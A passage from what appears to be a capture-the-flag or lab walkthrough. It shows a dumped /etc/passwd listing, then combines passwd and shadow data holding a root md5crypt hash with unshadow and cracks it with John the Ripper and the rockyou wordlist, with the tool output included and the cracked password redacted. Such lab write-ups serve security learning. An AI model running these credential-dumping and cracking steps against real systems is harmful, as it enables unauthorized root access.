daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

Step 27: On host machine, make two files with the information found from shadow and passwd.

```
┌──(root㉿kali)-[/home/kali]
└─# cat shadow.txt
root:$1$y6K33dTx$n8YmDZLU7EfsW35y96O1F1:0:0:root:/root:/bin/bash

┌──(root㉿kali)-[/home/kali]
└─# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
```

Step 28: Combine the data of passwd and shadow file using unshadow.

$ unshadow passwd.txt shadow.txt > unshadow.txt

```
┌──(root㉿kali)-[/home/kali]
└─# unshadow passwd.txt shadow.txt > unshadow.txt
```

Note: The combined file was saved on unshadow.txt

Step 30: Crack the hash using john the ripper tool.
$ john –wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt

```
┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 11.00% (ETA: 03:13:16) 0g/s 175272p/s 175272c/s 175272C/s hazza36d..haymish1
Session aborted

┌──(root㉿kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long unshadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted] (root)
1g 0:00:00:00 DONE (2022-10-31 03:12) 5.263g/s 16168p/s 16168c/s 16168C/s qwertyui..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

$ john –wordlist=/usr/share/wordlists/rockyou.txt –format=md5crypt-long unshadow.txt

Note: John couldn't crack the hash at first but it gave an indication that the hash type could be md5cyrpt-long. Then tried to crack the hash specifying the hash type and it worked.

Note: Root account password was found.

-THE END-